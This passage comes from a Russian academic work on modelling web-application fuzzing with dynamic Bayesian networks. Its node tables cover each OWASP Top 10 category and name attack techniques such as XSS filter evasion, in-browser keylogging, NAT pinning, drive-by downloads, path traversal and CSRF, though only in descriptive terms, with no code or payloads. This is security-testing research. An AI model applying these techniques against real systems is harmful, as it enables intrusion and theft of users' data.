SES_HJ	SessionHijack_t	Вид воздействия направленный на кражу идентификатора сессии пользователя
SES_ADOP	SessionAdoption_t	Метод реализации воздействия фиксации идентификатора сессии, в том случае, если данный идентификатор передается как параметр URL
SID_PRED	SessionPrediction_t	Реализация, позволяющая прогнозировать новый индикатор сессии, на основе анализа предыдущих данных
AUTHOR, AUTHEN	Authorization_t, Authentication_t	Нарушение механизмов аутентификации, авторизации

Получения доступа к аккаунту пользователей, а особенно администраторов, может повлечь собой ряд причинно-следственных зависимостей, напрямую связанных как с получения несанкционированного доступа к конфиденциальной информации, так и потерей контроля над ключевыми механизмами работы приложения и взаимодействующих с ним компонентов. Каждый из элементов сети, представленной на рис. 2.6, отрабатывает определенную методику распознавания программных ошибок и имеет свою уникальную нишу в системе фаззинга A2 [89].

Динамическая байесовская сеть для анализа веб-приложения на предмет наличия ошибок типа межсайтовый скриптинг (в классификации OWASP- A3) представлена на рис 2.8., характеристика узлов сети приведена в табл. 2.3.

Таблица 2.3

Характеристика узлов динамической байесовской сети процесса фаззинга межсайтового скриптинга (XSS) (A3)

Название узла	Полное название узла	Характеристика
1	2	3
XSS_TYPE	XssType_t	Виды XSS направленные на инъекцию JavaScript кода на страницу пользователя или в хранилище данных
ENCODER	Encoder_t	Механизмы кодирования XSS для обхода программных фильтров
EVASION	Evasion_t	Механизмы запутывания XSS для обхода программных фильтров
XSS_PLD	XssPayload_t	Тип полезной нагрузки используемый XSS (html тэги, обработчики событий)
KEYLOG	KeyloggerModule_t	Механизмы запоминания комбинаций клавиш, нажатых пользователем
SPY_EYE	SpyEyeModule_t	Методика получения снимка страницы веб-браузера пользователя через XSS
DDOS	DDosModule_t	Механизм использования браузера пользователя в качестве составного элемента атаки отказа в обслуживания на сторонние ресурсы
PORT_SCAN	PortScannerModule_t	Механизм сканирования открытых портов на компьютере пользователя
NET_SCAN	NetworkScannerModule_t	Сканирование локальной сети внутри которой находится пользователей, построение топологии сети
NAT_PIN	NatPinningModule_t	Механизм обхода сетевых правил маршрутизатора NAT, проникновение в локальную сеть

1	2	3
DR_BY_DW	DriveByDownloadModule_t	Перенаправление пользователя на ресурсы, содержащие вредоносные программы и вирусы
BROW_FINPT	BrowserFingerprint_t	Получение отпечатка браузера пользователя (установленные плагины, компоненты)
AUTHEN,AUTHOR, INTEG, CONF	Authentication_t, Authorization_t, Integrity_t Confidentiality_t	Нарушение механизмов аутентификации, авторизации, целостности и конфиденциальности данных

Основной целью XSS является получения аутентификационных данных пользователей и заражение машины пользователя различными вредоносными программными продуктами. Представленная сеть использует предложенную авторами и участниками проекта OWASP интеграцию ключевых подходов к анализу и выявлению XSS, которая направлена на предотвращение и обеспечение надежности и безотказности функционирования интернет-ресурсов и блокирование возможных преднамеренных внешних воздействий. При построении динамической системы для анализа XSS были учтены возможные методики реализации трех основных типов межсайтового скриптинга – хранимая, отраженная и dom xss [56, 63]. При этом учтены дополнительные возможности html для расширения векторов воздействия каждого типа, повышено качество детектирования XSS и снижена вероятность ложных срабатываний. В качестве полезной нагрузки (XSS_PLD) могут использоваться как стандартные html теги, предназначенные для исполнения javascript скриптов, в частности тег script, так и методы внедрения с помощью управляющих событий элементов веб-страницы, средств создания векторных изображений и canvas, Flash и Silverlight объектов, непосредственно встраиваемых в тело веб-страницы. Также учтены возможности современных языков веб-разработки, программных фреймворков, имеющих в своем составе набор фильтров, позволяющих в некоторой степени блокировать XSS за счет имитирования поведения данных фильтров внутри целевого приложения, за счет создания программной прослойки, отвечающей за отслеживанием поведения данных фильтров.




Рис 2.8. Двухслойная динамическая байесовская сеть процесса фаззинга межсайтового скриптинга (XSS) (A3)

Динамическая байесовская сеть, раскрывающая особенности обнаружения прямых ссылок на объекты веб-приложения [58] и выявления фактов несанкционированного доступа к ним согласно (в классификации OAWSP - A4) представлена на рис. 2.9., характеристика узлов сети приведена в таблице 2.4.




Рис.2.9. Двухслойная динамическая байесовская сеть процесса фаззинга небезопасных прямых ссылок на объекты (A4)

Таблица 2.4

Характеристика узлов динамической байесовской сети процесса фаззинга небезопасных прямых ссылок на объекты

Название узла	Полное название узла	Характеристика
PAH_TRVL	PathTraversal_t	Вид атаки, направленный на получения доступа к файлам и папкам, лежащими за пределами корневой директории сайта
INP_PAR_BF	InputBruteForcer_t	Полный перебор наиболее характерных входных данных с целью раскрытия недокументированных возможностей
ENCODER	Encoder_t	Механизм кодирования с целью обхода механизмов фильтрации
AUTHOR, AUTHEN, CONF	Authorization_t Authentication_t Confidentiality_t	Нарушение механизмов аутентификации, авторизации, конфиденциальности

Структурные элементы байесовской сети, представленной на рис. 2.10, позволяют получить детальное представление о механизмах обнаружения небезопасных ссылок на объекты и структурные компоненты веб-приложения и оценить степень важности локализации данного типа программных ошибок [71].

Модель системы на основе динамической байесовской сети, позволяющая оценить качество конфигурирования веб-приложений [64] согласно (в классификации OWASP - A5) представлена на рис. 2.10, характеристика узлов сети приведена в таблице 2.5.




Рис. 2.10. Двухслойная динамическая байесовская сеть процесса фаззинга нарушения конфигурации системы (A5)

Таблица 2.5

Характеристика узлов динамической байесовской сети процесса фаззинга нарушения конфигурации системы (A5)

Название узла	Полное название узла	Характеристика
DB_ERR, API_ERR, WS_ERR	DatabaseError_t TechnologyError_t WebserverError_t	Механизм обнаружения раскрытия критичной информации в ошибках сервера, сервера баз данных и языка программирования
DFLT_ACNT_EX	DefaultAccountExplosure_t	Исследования на наличии полномочий и настроек по умолчанию
FIN_PRINT,	Fingerprint_t	Получение отпечатка программных компонентов веб-приложения
AUTHEN	Authentication_t	Нарушение механизмов аутентификации

Исследуя особенности структуры сети представленной на рис. 2.10, важно отметить, что включенные механизмы полностью учитывают специфику обнаружения ошибок, связанных с неправильной настройкой окружения веб-приложения, основная задача направлена на оценку правильного конфигурирования элементов веб-приложения.

Динамическая байесовская сеть, отражающая особенности выявления программных ошибок типа раскрытие персональных данных [43, 66, 74] (в классификации OWASP - A6) представлена на рис. 2.11, характеристика узлов сети приведена в табл. 2.6.




Рис. 2.11. Двухслойная динамическая байесовская сеть процесса фаззинга раскрытия персональных данных (A6)

Таблица 2.6

Характеристика узлов двухслойной динамической байесовской сети процесса фаззинга раскрытия персональных данных (A6)

Название узла	Полное название узла	Характеристика
PL_ST_COOKIE	Cookie_t-1	Обнаружение и анализ критичной информации в открытом виде в cookie браузера
ASP_VIEW_ST	ViewState_t	Анализ критичной информации внутри ASP.NET View State
FORCE_TLS	Force_Tls_t	Использования протокола SSL/TLS для передачи критичных данных
AUTOCOMPLETE _FORM	Autocomplete_Form_t	Анализ веб форм с включенным сохранением состояния.
AUTHOR, AU-THEN, INTEG, CONF	Authorization_t Authentication_t, Integrity_t, Confidentiality_t	Нарушение механизмов аутентификации, авторизации, целостности, конфиденциальности

Модель байесовской сети для анализа раскрытия данных, представленная на рис. 2.11, позволяет реализовать подходы к выявлению критичной информации в открытом виде и к раскрытию зашифрованной, за счет реализации алгоритмов перебора.

Для анализа и выявления программных ошибок типа нарушения управления доступом (в классификации OAWSP - A7) предложена динамическая байесовская сеть, представленная на рис. 2.12. Она учитывает основные особенности и специфику данного типа ошибок [43, 72]. Характеристика узлов сети приведена в таблице 2.7.




Рис. 2.12. Двухслойная динамическая байесовская сеть процесса фаззинга нарушения управления доступом (A7)

Таблица 2.7

Характеристика узлов динамической байесовской сети процесса фаззинга нарушения управления доступом (A7)

Наименование узла	Полное название узла	Характеристика
ROLE_ACCESS	MissingRoleAccess_t	Анализ нарушения ролевой политики разграничения доступа.
AUTH_ACCESS	MissingAuthenticationAccess_t	Механизм выявления ошибок аутентификации
AUTHOR, AUTHEN, ACCESS_CTRL	Authorization_t, Authentication_t, AccessControl_t	Нарушение механизмов аутентификации, авторизации и управления доступом

Из анализа динамической сети, представленной на рис 2.14, следует, что мониторинг веб-ресурса с целью выявления ошибок контроля доступа может быть значительно расширен за счет описанных методик, которые в

полной мере позволяют учесть особенности современных веб-приложений.

Динамическая байесовская сеть, проектирование модели которой направлено на оптимизацию и расширение функциональных возможностей применительно к обнаружению программных ошибок типа межсайтовая подделка запросов (в классификации OAWSP – A8), представлена на рис. 2.13. Характеристика узлов сети дана в табл. 2.8.




Рис. 2.13. Двухслойная динамическая байесовская сеть CSRF (A8)

Таблица 2.8

Характеристика узлов динамической байесовской сети CSRF (A8)

Наименование узла	Полное название узла	Характеристика
STAT_CSRF	Static_t	Механизм реализации статической CSRF, за счет простой имитации запроса к целевому ресурсу
XSS	Xss_t	Возможность использования XSS в качестве транспорта доставки
DIN_CSRF	Dynamic_t	Механизмы динамической генерации и отправки запросов CSRF
AUTHOR, CONF, INTEG	Authorization_t, Confidentiality_t, Integrity_t	Нарушение механизмов авторизации конфиденциальности и целостности

Особенности байесовской сети обнаружения CSRF [67], позволяют учесть как специфику выявления и реализации данной ошибки, так и оценить эффективность существующих на настоящий момент механизмов, предотвращения появления подобного рада ошибок.

Динамическая система на основе байесовской сети, целью которой является повышение эффективности обнаружения программных ошибок в компонентах сторонних разработчиков (в классификации OWASP - A9) показана на рис. 2.14, характеристика узлов сети приведена в табл. 2.9.




Рис. 2.14. Двухслойная динамическая байесовская сеть процесса фаззинга использования компонент с ошибками (A9)

Таблица 2.9

Характеристика узлов динамической байесовской сети процесса фаззинга использования компонентов с ошибками (A9)

Наименование узла	Полное название узла	Характеристика
VULN_DB	VulnerabilityDatabase_t	Тип репозитория программных ошибок
DEP_CHK	WhiteboxCheck_t	Анализ зависимостей (библиотек) на предмет ошибок
FING_CHK	BlackBoxCheck_t	Анализ программных компонентов за счет статического анализа результатов запросов к целевому приложению
AUTHEN, AVAILAB, CONF, INTEG	Authorization_t, Availability_t, Confidentiality_t, Integrity_t	Нарушение механизмов авторизации, доступности, конфиденциальности и целостности

Предложенная модель сети обнаружения компонентов с ошибками позволяет систематизировать механизм поиска и выявления программных ошибок [59, 60], давая при этом возможность наглядно демонстрировать практическое использования программной ошибки за счет применения

модулей полезной нагрузки.

Модель динамической байесовской сети, направленной на повышение качества выявления непроверенных перенаправлений (в классификации OWASP- A10) показана на рис. 2.15, характеристика узлов сети приведена в таблице 2.10.




Рис.2.15. Двухслойная динамическая байесовская сеть процесса фаззинга непроверенных перенаправлений (A10)

Таблица 2.10

Характеристика узлов динамической байесовской сети процесса фаззинга непроверенных перенаправлений (A10)

Наименование узла	Полное название узла	Характеристика
HTTP	Http_t	Анализ перенаправлений за счет использования HTTP параметров запроса.
JS	JavaScript_t	Тестирование перенаправлений за счет вставки в html страницу JavaScript кода, выполняющего перенаправление
HTML	Html_t	Выявление перенаправлений за счет meta тэгов html страницы
PHISHING	Phishing_t	Механизмы использования фишинга

Детальное исследование предложенной сети обнаружения непроверенных перенаправлений пользователей [61, 62] показывает, что элементы сети позволяют выявить наиболее характерные особенности данного типа ошибок устойчивости, а также провести анализ различных подсистем приложения на

предмет наличия ошибок, возникающих на этапе разработки программного обеспечения.

Моделирование механизмов обнаружения ошибок веб-приложений с помощью динамических байесовских сетей дает четкое понимание существующих процессов, протекающих на всех этапах обнаружения и локализации ошибок, и позволяет восстановить причинно-следственную картину возникновения программных ошибок, как для конкретного приложения, так и для веб-приложений в целом.

2.3. Формирование системы методов и алгоритмов обучения, фильтрации, прогнозирования и сглаживания для динамических байесовских моделей управления процессом тестирования веб-приложений

В терминах аппарата байесовских моделей основные задачи управления процессом тестирования веб-приложений методом фаззинга формализуются в виде различных задач вероятностного вывода [99]. Сущность задачи вероятностного вывода заключается в вычислении распределения апостериорных вероятностей для множества переменных запроса $X = \{X_1, X_2, \dots, X_n\}$, если дано некоторое событие e, при котором присвоены определенные значения множеству переменных свидетельства $E = \{E_1, E_2, E_n\}$, то есть $E_1 = e_1, E_2 = e_2, \dots, E_m = e_m$. Множество всех вершин байесовской сети 